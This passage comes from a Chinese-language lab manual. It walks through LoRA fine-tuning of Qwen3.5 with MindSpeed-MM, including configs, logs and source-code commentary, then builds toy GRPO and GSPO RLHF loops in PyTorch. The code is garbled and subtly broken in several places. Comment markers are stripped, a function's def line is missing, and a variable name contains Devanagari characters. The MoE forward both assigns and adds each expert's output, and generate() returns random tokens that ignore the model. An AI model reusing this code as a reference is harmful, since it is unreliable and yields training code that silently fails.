save: ./save_path
use_deter_comp: false
plugin:
- mindspeed_mm/fsdp/models/qwen3_5
- mindspeed_mm/fsdp/data/datasets/huggingface
```

## 步骤 6 修改启动脚本

修改 MindSpeed-MM/example/qwen3\_5/finetune\_qwen3\_5.sh:

```
根据实际情况修改 ascend-toolkit 路径
source /usr/local/Ascend/ascend-toolkit/set_env.sh

MASTER_ADDR: 主节点 IP 地址
NODE_ADDR: 本机 IP 地址
NODE_RANK: 第几个节点
NNODES: 一共几个节点
NPUS_PER_NODE=2
MASTER_ADDR=localhost
MASTER_PORT=6000
NNODES=1
NODE_RANK=0
WORLD_SIZE=$((NPUS_PER_NODE*$NNODES))
```

## 步骤 7 启动微调

```
bash examples/qwen3_5/finetune_qwen3_5.sh
```

## 步骤 8 配置 lora 微调

MindSpeed-MM 框架本身具备了 LoRA 微调的功能，只需要在配置文件中开启 LoRA，并制定配置即可。

修改 MindSpeed-MM/example/qwen3\_5/qwen3\_5\_4B\_config.yaml。加入 lora 微调的配置。在 training 中加入：

```
lora:
 enable: true
 rank: 8
 alpha: 16
 target_modules:
 - "model.language_model.layers.{*}.self_attn.q_proj"
 - "model.language_model.layers.{*}.self_attn.k_proj"
 - "model.language_model.layers.{*}.self_attn.v_proj"
 - "model.language_model.layers.{*}.self_attn.o_proj"
 - "model.language_model.layers.{*}.mlp.gate_proj"
 - "model.language_model.layers.{*}.mlp.up_proj"
```

```
- "model.language_model.layers.{*}.mlp.down_proj"
dropout: 0.0
init_lora_weights: "gaussian"
pretrained_lora_path: null
save_mode: "lora_only"
```

开启 profile:

MindSpeed-MM/example/qwen3\_5/qwen3\_5\_4B\_config.yaml:

```
tools:
 profile:
 enable: true # 开启
 profile_type: static # 使用静态模式
 ranks: [0] # 采集的卡，此处只采集 0 卡
 static_param:
 level: level1
 with_stack: false
 with_memory: false
```

启动训练脚本:

```
bash examples/qwen3_5/finetune_qwen3_5.sh
```

```
[Rank 0 | Local Rank 0] 2026-05-06 08:31:04,264 INFO [mindspeed_mm.fsdp.train.train_engine:47] => [2026-05-06 08:31:04] iteration 9993/ 10000 | consumed samples: 19986
time per iteration (ms): 753.4 | learning rate: 1.949590E-11 | global batch size: 2 | loss: 1.387589E+01 | grad norm: 0.000 |
[Rank 0 | Local Rank 0] 2026-05-06 08:31:05,014 INFO [mindspeed_mm.fsdp.train.train_engine:47] => [2026-05-06 08:31:05] iteration 9994/ 10000 | consumed samples: 19988
time per iteration (ms): 749.2 | learning rate: 1.402625E-11 | global batch size: 2 | loss: 1.402122E+01 | grad norm: 0.000 |
[Rank 0 | Local Rank 0] 2026-05-06 08:31:05,766 INFO [mindspeed_mm.fsdp.train.train_engine:47] => [2026-05-06 08:31:05] iteration 9995/ 10000 | consumed samples: 19990
time per iteration (ms): 751.0 | learning rate: 1.096622E-11 | global batch size: 2 | loss: 1.351968E+01 | grad norm: 0.000 |
[Rank 0 | Local Rank 0] 2026-05-06 08:31:06,521 INFO [mindspeed_mm.fsdp.train.train_engine:47] => [2026-05-06 08:31:06] iteration 9996/ 10000 | consumed samples: 19992
time per iteration (ms): 754.7 | learning rate: 7.61534E-12 | global batch size: 2 | loss: 1.390272E+01 | grad norm: 0.000 |
[Rank 0 | Local Rank 0] 2026-05-06 08:31:07,277 INFO [mindspeed_mm.fsdp.train.train_engine:47] => [2026-05-06 08:31:07] iteration 9997/ 10000 | consumed samples: 19994
time per iteration (ms): 754.5 | learning rate: 4.873878E-12 | global batch size: 2 | loss: 1.415804E+01 | grad norm: 0.000 |
[Rank 0 | Local Rank 0] 2026-05-06 08:31:08,400 INFO [mindspeed_mm.fsdp.train.train_engine:47] => [2026-05-06 08:31:08] iteration 9998/ 10000 | consumed samples: 19996
time per iteration (ms): 750.5 | learning rate: 2.741557E-12 | global batch size: 2 | loss: 1.334615E+01 | grad norm: 0.000 |
[Rank 0 | Local Rank 0] 2026-05-06 08:31:09,156 INFO [mindspeed_mm.fsdp.train.train_engine:47] => [2026-05-06 08:31:09] iteration 9999/ 10000 | consumed samples: 19998
time per iteration (ms): 746.1 | learning rate: 1.218470E-12 | global batch size: 2 | loss: 1.391997E+01 | grad norm: 0.000 |
[Rank 0 | Local Rank 0] 2026-05-06 08:31:09,917 INFO [mindspeed_mm.fsdp.train.train_engine:47] => [2026-05-06 08:31:09] iteration 10000/ 10000 | consumed samples: 20000
time per iteration (ms): 760.4 | learning rate: 3.046174E-13 | global batch size: 2 | loss: 1.325260E+01 | grad norm: 0.000 |
```

## 步骤 9 源码分析

启动脚本中用于开始训练的部分:


```
torchrun $DISTRIBUTED_ARGS mindspeed_mm/fsdp/train/trainer.py \
examples/qwen3_5/qwen3_5_config.yaml \
2>&1 | tee logs/train_${logfile}.log
```

读取配置文件后，通过 trainer.py ( mindspeed-mm/fsdp/train ) 开启训练。


训练任务的执行，涉及 4 个主要的脚本文件:

- trainer.py 负责“编排和准备”：负责初始化分布式环境、解析配置、按正确顺序组装模型、优化器、数据加载器，并最终启动训练。
- trainEngine 负责“执行”：管理最底层的训练循环，包括取数据、前向传播、计算 Loss、反向传播、梯度裁剪、参数更新和定时保存。
- lora\_utils.py 提供 LoRA 底层操作的纯函数工具集。
- lora\_weight\_manager.py 处理 FSDP 架构下 LoRA 模型的状态字典，解决大模型保存慢、占空间的问题。

调用流程:







Trainer.get\_foundation\_model(), 加载原始大模型权重 NPU:

```

def get_foundation_model(self):
 """Load the foundation model from the model hub."""
 args: Arguments = self.args
 model = ModelHub.build(args.model, args.training)
 return model

```

模型拥有全部基座权重，所有参数的 requires\_grad=True (PyTorch 默认值)。模型中不存在任何 lora\_A 或 lora\_B 张量。

Trainer.enable\_lora(model):

```

class Trainer():
.....
def enable_lora(self, model: torch.nn.Module) -> torch.nn.Module:

 lora_config = self.args.training.lora

 print_rank(logger.info, "Enabling LoRA fine-tuning...")

 # Validate LoRA configuration
 try:
 validate_lora_config(
 rank=lora_config.rank,
 alpha=lora_config.alpha,
 target_modules=lora_config.target_modules,
 dropout=lora_config.dropout,
 init_lora_weights=lora_config.init_lora_weights,
)
 except ValueError as e:
 raise ValueError(f"Invalid LoRA configuration: {e}") from e

 # Match target modules using wildcard patterns
 matched_modules = match_target_modules(model, lora_config.target_modules)

 if not matched_modules:
 raise ValueError(
 f"No modules matched target_modules: {lora_config.target_modules}."
 f"Please check your model architecture and target_modules configuration."
)

 print_rank(logger.info, f"Matched {len(matched_modules)} modules for LoRA:")
 for module_name in matched_modules[:5]:
 print_rank(logger.info, f" - {module_name}")
 if len(matched_modules) > 5:
 print_rank(logger.info, f" ... and {len(matched_modules) - 5} more")

 # Freeze base model parameters

```

```

freeze_parameters(model)

Inject LoRA adapters
model = add_lora_to_model(
 model=model,
 lora_rank=lora_config.rank,
 lora_alpha=lora_config.alpha,
 lora_target_modules=matched_modules,
 lora_dropout=lora_config.dropout,
 init_lora_weights=lora_config.init_lora_weights,
 pretrained_lora_path=lora_config.pretrained_lora_path,
 lora_target_modules_support=lora_config.lora_target_modules_support,
)

Get LoRA parameter statistics
trainable_params, total_params, stats_dict = get_lora_trainable_params(model)

Print LoRA configuration summary
print_lora_config(
 rank=lora_config.rank,
 alpha=lora_config.alpha,
 target_modules=matched_modules,
 dropout=lora_config.dropout,
 init_lora_weights=lora_config.init_lora_weights,
 trainable_params=trainable_params,
 total_params=total_params,
)

print_rank(logger.info, "LoRA fine-tuning enabled successfully")

return model

```

（该方法是纯粹的 LoRA 工程实现，负责将普通的 PyTorch 模型改造成支持参数高效微调的模型。）

依次调用 lora\_utils.py 中的工具：

```
validate_lora_config()
```

检验配置，确保 rank、alpha 等参数符合逻辑（比如 rank 不能为负数）。模型物理状态未变，仅是配置拦截。

```
matched_modules = match_target_modules(model, lora_config.target_modules)
```

match\_target\_modules 的实现在 lora\_utils.py（mindspeed-mm/fsdp/utils/）中：

```

def match_target_modules(model: nn.Module, patterns: List[str]) -> List[str]:
 matched_modules: List[str] = []

 for name, module in model.named_modules():
 for pattern in patterns:
 if is_pattern_match(name, pattern):
 matched_modules.append(name)
 break

 return matched_modules

```

根据配置文件的 `target_modules`（如 `["q_proj", "v_proj"]` 或通配符 `"*proj"`），找到模型中对应的层。如果没找到任何匹配层，直接报错。因为如果匹配数为 0，LoRA 相当于没有接入，用户以为在微调，实际上只是在做无效的 Forward。

模型物理状态未变，但在内存中生成了一个“微调名单”（目标模块列表）

```
freeze_parameters(model)
```

冻结基础模型，`freeze_parameters` 的实现在 `lora_utils.py` 中：

```
def freeze_parameters(model: nn.Module) -> None:
 """Freeze all parameters in the model.

 Args:
 model: The PyTorch model to freeze.
 """
 model.requires_grad_(False)
 model.eval()
 model.train()
```

PEFT（参数高效微调）的核心操作：将原模型的所有参数的 `requires_grad` 设为 `False`，使其不参与梯度计算和更新，节省显存和算力。

- 模型所有参数在反向传播时将不再计算梯度，也不参与优化器更新。
- 计算图状态：这些参数变成了“常量节点”。

```
model = add_lora_to_model()
```

注入 LoRA 适配器，`add_lora_to_model`（`lora_utils.py`）：

```
model: nn.Module,
lora_rank: int = 8,
lora_alpha: int = 16,
lora_target_modules: Optional[List[str]] = None,
lora_dropout: float = 0.05,
init_lora_weights: bool | str = True,
pretrained_lora_path: Optional[str] = None,
lora_target_modules_support: Optional[List[str]] = None,
) -> nn.Module:
 """Add LoRA adapters to a PyTorch model.

 This function injects LoRA adapters into the specified target modules,
 optionally loads pretrained LoRA weights, and ensures proper dtype handling.

 Args:
 model: The PyTorch model to add LoRA to.
 lora_rank: LoRA rank (dimension of the low-rank matrices).
 lora_alpha: LoRA alpha scaling factor.
 lora_target_modules: List of target module names/patterns.
 lora_dropout: Dropout rate for LoRA layers.
 init_lora_weights: Weight initialization method (True, False, or str).
 pretrained_lora_path: Path to pretrained LoRA weights (optional).
 lora_target_modules_support: List of supported module types for validation.
```

Returns:

The model with LoRA adapters injected.

Raises:

ImportError: If PEFT library is not installed.

ValueError: If target modules are not supported.

.....

try:

from peft import LoraConfig, inject\_adapter\_in\_model

except ImportError as e:

raise ImportError(

"PEFT library is required for LoRA training. "

"Please install it with: pip install peft"

) from e

model.lora\_alpha = lora\_alpha

lora\_config = LoraConfig(

r=lora\_rank,

lora\_alpha=lora\_alpha,

init\_lora\_weights=init\_lora\_weights,

target\_modules=lora\_target\_modules,

lora\_dropout=lora\_dropout,

bias="none",

)

if lora\_target\_modules\_support is not None:

for lora\_target\_module in lora\_config.target\_modules:

if lora\_target\_module not in lora\_target\_modules\_support:

raise ValueError(

f"lora\_target\_module {lora\_target\_module} not in "

f"lora\_target\_modules\_support"

)

model = inject\_adapter\_in\_model(lora\_config, model)

for param in model.parameters():

if param.requires\_grad:

param.data = param.to(torch.float32)

for name, param in model.named\_parameters():

if "lora" in name:

param.data = param.data.to(dtype=torch.float32)

if pretrained\_lora\_path is not None:

state\_dict = load\_state\_dict(pretrained\_lora\_path)

missing\_keys, unexpected\_keys = model.load\_state\_dict(state\_dict, strict=False)

all\_keys = [i for i, \_ in model.named\_parameters()]

num\_updated\_keys = len(all\_keys) - len(missing\_keys)

num\_unexpected\_keys = len(unexpected\_keys)

logger.info(

f"{num\_updated\_keys} parameters are loaded from {pretrained\_lora\_path}. "

f"{num\_unexpected\_keys} parameters are unexpected."

)

```
return model
```

（调用 PEFT 的 inject\_adapter\_in\_model，在目标层旁路注入 A/B 矩阵；随后遍历新参数，执行 param.data = param.data.to(torch.float32)。返回值为注入后的模型结构。）

将 LoRA 的 A 矩阵和 B 矩阵以及对应的缩放逻辑（基于 alpha 和 rank）实际插入到前面匹配到的 matched\_modules 中。同时支持加载预训练好的 LoRA 权重（pretrained\_lora\_path）

- 模型从纯基座结构，变成了“基座 + 旁路”的混合结构。
- 新生成的 lora\_A.default.weight 和 lora\_B.default.weight，由于 PEFT 的默认设置，其 requires\_grad=True。
- 显存增加了微小的 LoRA 参数占用（MB 量级）。

LoraWeightManager(model)：

```
self.lora_weight_manager.verify_lora_weights()
```

初始化权重管理器，并在 FSDP 切片前，检查模型中是否真的存在 lora\_A/B。

模型仍是完整的一整块（未分片），所有权重集中在各卡上。如果此时找不到 LoRA 权重，直接报错。

ParallelApplier(model)：

```
self.model_parallel_applier = ParallelApplier(args.parallel, args.training)
.....
model = self.model_parallel_applier(model)
self.model_features_applier(model)
.....
```

将模型交由 FSDP2 进行分片包装。

- 内存状态：每张卡上不再保留完整的模型权重，而是只保留基座权重和 LoRA 权重的 1/N（N 为数据并行度）。显存占用瞬间暴跌。
- 计算状态：前向和反向时，FSDP 会在计算前 All-Gather 拼装所需层的完整权重，计算后立即 Reduce-Scatter 丢弃并同步梯度。

Trainer.get\_optimizer(model)：将 model.parameters() 传给优化器。

TrainEngine.train()：

```
self.trainer.train()
```

进入 TrainEngine.train() 的循环。

- TrainEngine.train\_step(batch) 内部前向计算 (model(inputs))
- TrainEngine.train\_step(batch) 内部反向传播 (loss.backward())
- optimizer.step()

最后进入保存阶段，存储 LoRA 权重。

## 2.3 实验总结

本章节主要完成了模型 SFT 实验，通过手动实现 LoRA/QLoRA 计算流程，加深对算法原理的了解和应用。

# 3 RLHF

## 3.1 实验介绍

本实验围绕大模型 RLHF 技术，剖析 GRPO 与 GSPO 两种核心对齐算法。内容涵盖基于 PyTorch 实现两种算法计算流程以理解底层原理，和借助 MindSpeed-RL 框架进行工程化实战。通过算法原理解析与代码实践相结合，帮助学习者全面掌握强化学习微调流程，提升大模型对齐与优化的实战能力。

## 3.2 实验步骤

### 3.2.1 RLHF 算法流程实现

基于 PyTorch 实现 GRPO 和 GSPO 两种算流程。

Actor Model：虚拟一个 MoE 网络并随机初始化，包含两个 Block，每个 Block 由路由层和 Attention 组成。

Reward Modle：通过设置奖励规则代替。

#### 步骤 1 具库安装

输入以下命令新建一个虚拟环境用于完成 RLHF 相关实验的操作。

```
conda create -n rlhf python=3.11 -y
conda activate rlhf
```

在 sft 环境中安装所需的工具：

```
pip install torch
pip install matplotlib
pip install jupyterlab # 可选
```

#### 步骤 2 导入工具包

```
import torch
import torch.nn as nn
import torch.optim as optim
import matplotlib.pyplot as plt
import numpy as np

torch.manual_seed(42)
np.random.seed(42)
```

### 步骤 3 环境与数据准备

设置数据属性，创建奖励计算规则（偶数位置生成偶数 Token，奇数位置生成奇数 Token 和连续重复惩罚）。

```
VOCAB_SIZE = 10
SEQ_LEN = 24
GROUP_SIZE = 8
HIDDEN_DIM = 32

def compute_rewards(generated_tokens):
 rewards = []
 for seq in generated_tokens:
 r = 0.0
 for i, token in enumerate(seq):
 if i % 2 == 0 and token % 2 == 1: r += 1.0
 if i % 2 == 1 and token % 2 == 0: r += 1.0
 if i > 0 and token == seq[i-1]: r -= 2.0
 rewards.append(r)
 return torch.tensor(rewards, dtype=torch.float32)
```

### 步骤 4 创建网络

构建一个简易的 MoE 网络，包含两个 Block。每个 Block 包含一个专家路由层和 Attention 块。

```
class MoEBlock(nn.Module):
 def __init__(self, hidden_dim, num_experts=4, top_k=2):
 super().__init__()
 self.num_experts = num_experts
 self.top_k = top_k
 self.router = nn.Linear(hidden_dim, num_experts)
 self.experts = nn.ModuleList([
 nn.TransformerEncoderLayer(
 d_model=hidden_dim, nhead=4, batch_first=True, dim_feedforward=64
) for _ in range(num_experts)
])
 self.norm = nn.LayerNorm(hidden_dim)

 def forward(self, x):
 B, L, D = x.shape
 x_flat = x.view(-1, D)
 router_logits = self.router(x_flat)
 routing_weights = torch.softmax(router_logits, dim=-1)

 topk_weights, topk_indices = torch.topk(routing_weights, self.top_k, dim=-1)
 topk_weights = topk_weights / (topk_weights.sum(dim=-1, keepdim=True) + 1e-6)

 output_flat = torch.zeros_like(x_flat)
 for k in range(self.top_k):
 expert_idx = topk_indices[:, k]
 weight = topk_weights[:, k].unsqueeze(-1)
 for j in range(self.num_experts):
 mask = (expert_idx == j)
 if mask.any():
 output_flat[mask] = self.experts[j](x_flat[mask]) * weight[mask]
```



```

 selected_tokens = x_flat[mask].unsqueeze(1)
 expert_out = self.experts[j](selected_tokens).squeeze(1)
 output_flat[mask] += expert_out * weight[mask]

 output = output_flat.view(B, L, D)
 return self.norm(output + x)

class MiniMoE(nn.Module):
 def __init__(self, vocab_size, hidden_dim):
 super().__init__()
 self.embedding = nn.Embedding(vocab_size, hidden_dim)
 self.block1 = MoEBlock(hidden_dim, num_experts=4, top_k=2)
 self.block2 = MoEBlock(hidden_dim, num_experts=4, top_k=2)
 self.head = nn.Linear(hidden_dim, vocab_size)

 def forward(self, x):
 emb = self.embedding(x)
 out1 = self.block1(emb)
 out2 = self.block2(out1)
 logits = self.head(out2)
 return logits

 @torch.no_grad()
 def generate(self, batch_size, seq_len):
 return torch.randint(0, VOCAB_SIZE, (batch_size, seq_len))

```

## 步骤 5 构建损失函数和 KL 估计器

创建 GSPO 和 GRPO 的损失函数和 K3 估计器。

```

def get_selected_log_probs(model, tokens):
 logits = model(tokens)
 log_probs = torch.log_softmax(logits, dim=-1)
 selected_log_probs = log_probs.gather(2, tokens.unsqueeze(-1)).squeeze(-1) # (B, L)
 return selected_log_probs

def compute_kl_penalty_k3(actor_log_probs, ref_log_probs):
 """
 K3 估计器：无需遍历词表，数值稳定，始终非负
 $KL \approx E[\rho - \log(\rho) - 1]$ where $\rho = \exp(\log_{actor} - \log_{ref})$
 """
 log_ratio = actor_log_probs - ref_log_probs
 ratio = torch.exp(log_ratio)
 kl_per_token = ratio - log_ratio - 1.0
 return kl_per_token.mean()

def compute_advantages(rewards):
 mean_r = rewards.mean()
 std_r = rewards.std() + 1e-8
 advantages = (rewards - mean_r) / std_r
 return advantages

```

构建计算损失用函数。

```

def compute_loss(algo, actor_log_probs, ref_log_probs, advantages, kl_penalty, clip_eps=0.2, beta=0.0):
 if algo == "GRPO":

```

```
Token 级别计算
ratios = torch.exp(actor_log_probs - ref_log_probs)
clipped_ratios = torch.clamp(ratios, 1 - clip_eps, 1 + clip_eps)
surrogate1 = ratios * advantages.unsqueeze(1)
surrogate2 = clipped_ratios * advantages.unsqueeze(1)
else:
 # GSPO 序列级别计算 (梯度尺度对齐使用 mean)
 seq_actor_log_prob = torch.mean(actor_log_probs, dim=1)
 seq_ref_log_prob = torch.mean(ref_log_probs, dim=1)
 ratios = torch.exp(seq_actor_log_prob - seq_ref_log_prob)
 clipped_ratios = torch.clamp(ratios, 1 - clip_eps, 1 + clip_eps)
 surrogate1 = ratios * advantages
 surrogate2 = clipped_ratios * advantages

ppo_loss = -torch.mean(torch.min(surrogate1, surrogate2))
总 Loss = PPO Loss + beta * KL Penalty (GSPO 在训练时传入 beta=0.0)
total_loss = ppo_loss + beta * kl_penalty
return total_loss
```

## 步骤 6 创建训练函数

```
def train_model(algo="GRPO", epochs=100, beta=0.0):
 actor_model = MiniMoE(VOCAB_SIZE, HIDDEN_DIM)
 ref_model = MiniMoE(VOCAB_SIZE, HIDDEN_DIM)
 ref_model.load_state_dict(actor_model.state_dict())
 ref_model.eval()

 optimizer = optim.Adam(actor_model.parameters(), lr=0.001)
 history = {'rewards': [], 'losses': [], 'grad_norms': [], 'kls': []}

 for epoch in range(epochs):
 optimizer.zero_grad()
 sampled_tokens = actor_model.generate(GROUP_SIZE, SEQ_LEN)
 rewards = compute_rewards(sampled_tokens)
 advantages = compute_advantages(rewards)

 # 仅获取选中 token 的 log_prob
 actor_log_probs = get_selected_log_probs(actor_model, sampled_tokens)
 with torch.no_grad():
 ref_log_probs = get_selected_log_probs(ref_model, sampled_tokens)

 # 使用 K3 估计器计算 KL
 kl_penalty = compute_kl_penalty_k3(actor_log_probs, ref_log_probs.detach())

 loss = compute_loss(algo, actor_log_probs, ref_log_probs, advantages, kl_penalty, beta=beta)
 loss.backward()

 grad_norm = 0.0
 for p in actor_model.parameters():
 if p.grad is not None:
 grad_norm += p.grad.norm().item() ** 2
 grad_norm = np.sqrt(grad_norm / len(list(actor_model.parameters()))))

 optimizer.step()
```

```

 history['rewards'].append(rewards.mean().item())
 history['losses'].append(loss.item())
 history['grad_norms'].append(grad_norm)
 history['kls'].append(kl_penalty.item())
 if (epoch + 1) % 20 == 0:
 print(f"[{algo}] (β ={beta}) Epoch {epoch+1}/{epochs} | Reward: {rewards.mean().item():.2f} | Loss: {loss.item():.4f} | Grad: {grad_norm:.4f} | KL: {kl_penalty.item():.4f}")

 return history

```

## 步骤 7 构建运行和可视化函数

```

GRPO 开启 KL 惩罚 (beta=0.05)
print("Training GRPO (K3 KL, β =0.05)...")
grpo_history = train_model(algo="GRPO", epochs=100, beta=0.05)

GSPO 关闭 KL 惩罚 (beta=0.0, 对齐真实工程实践)
print("\nTraining GSPO (No KL, β =0.0)...")
gsपो_history = train_model(algo="GSPO", epochs=100, beta=0.0)

epochs = range(1, 101)
fig, axs = plt.subplots(4, 1, figsize=(10, 16))

axs[0].plot(epochs, grpo_history['rewards'], label='GRPO (Token-level, β =0.05)', color='red', alpha=0.7)
axs[0].plot(epochs, gsपो_history['rewards'], label='GSPO (Sequence-level, β =0.0)', color='blue', alpha=0.7)
axs[0].set_title('Average Reward over Epochs')
axs[0].set_ylabel('Reward')
axs[0].legend()
axs[0].grid(True)

axs[1].plot(epochs, grpo_history['losses'], label='GRPO', color='red', alpha=0.7)
axs[1].plot(epochs, gsपो_history['losses'], label='GSPO', color='blue', alpha=0.7)
axs[1].set_title('Total Loss (PPO + β * K3 KL) over Epochs')
axs[1].set_ylabel('Loss')
axs[1].legend()
axs[1].grid(True)

axs[2].plot(epochs, grpo_history['grad_norms'], label='GRPO', color='red', alpha=0.7)
axs[2].plot(epochs, gsपो_history['grad_norms'], label='GSPO', color='blue', alpha=0.7)
axs[2].set_title('Average Gradient Norm')
axs[2].set_ylabel('Grad Norm')
axs[2].legend()
axs[2].grid(True)

axs[3].plot(epochs, grpo_history['kls'], label='GRPO (Constrained)', color='red', alpha=0.7)
axs[3].plot(epochs, gsपो_history['kls'], label='GSPO (Unconstrained drift)', color='blue', alpha=0.7)
axs[3].set_title('K3 KL Divergence from Reference Policy over Epochs')
axs[3].set_xlabel('Epoch')
axs[3].set_ylabel('K3 KL Penalty')
axs[3].legend()
axs[3].grid(True)

plt.tight_layout()
plt.show()

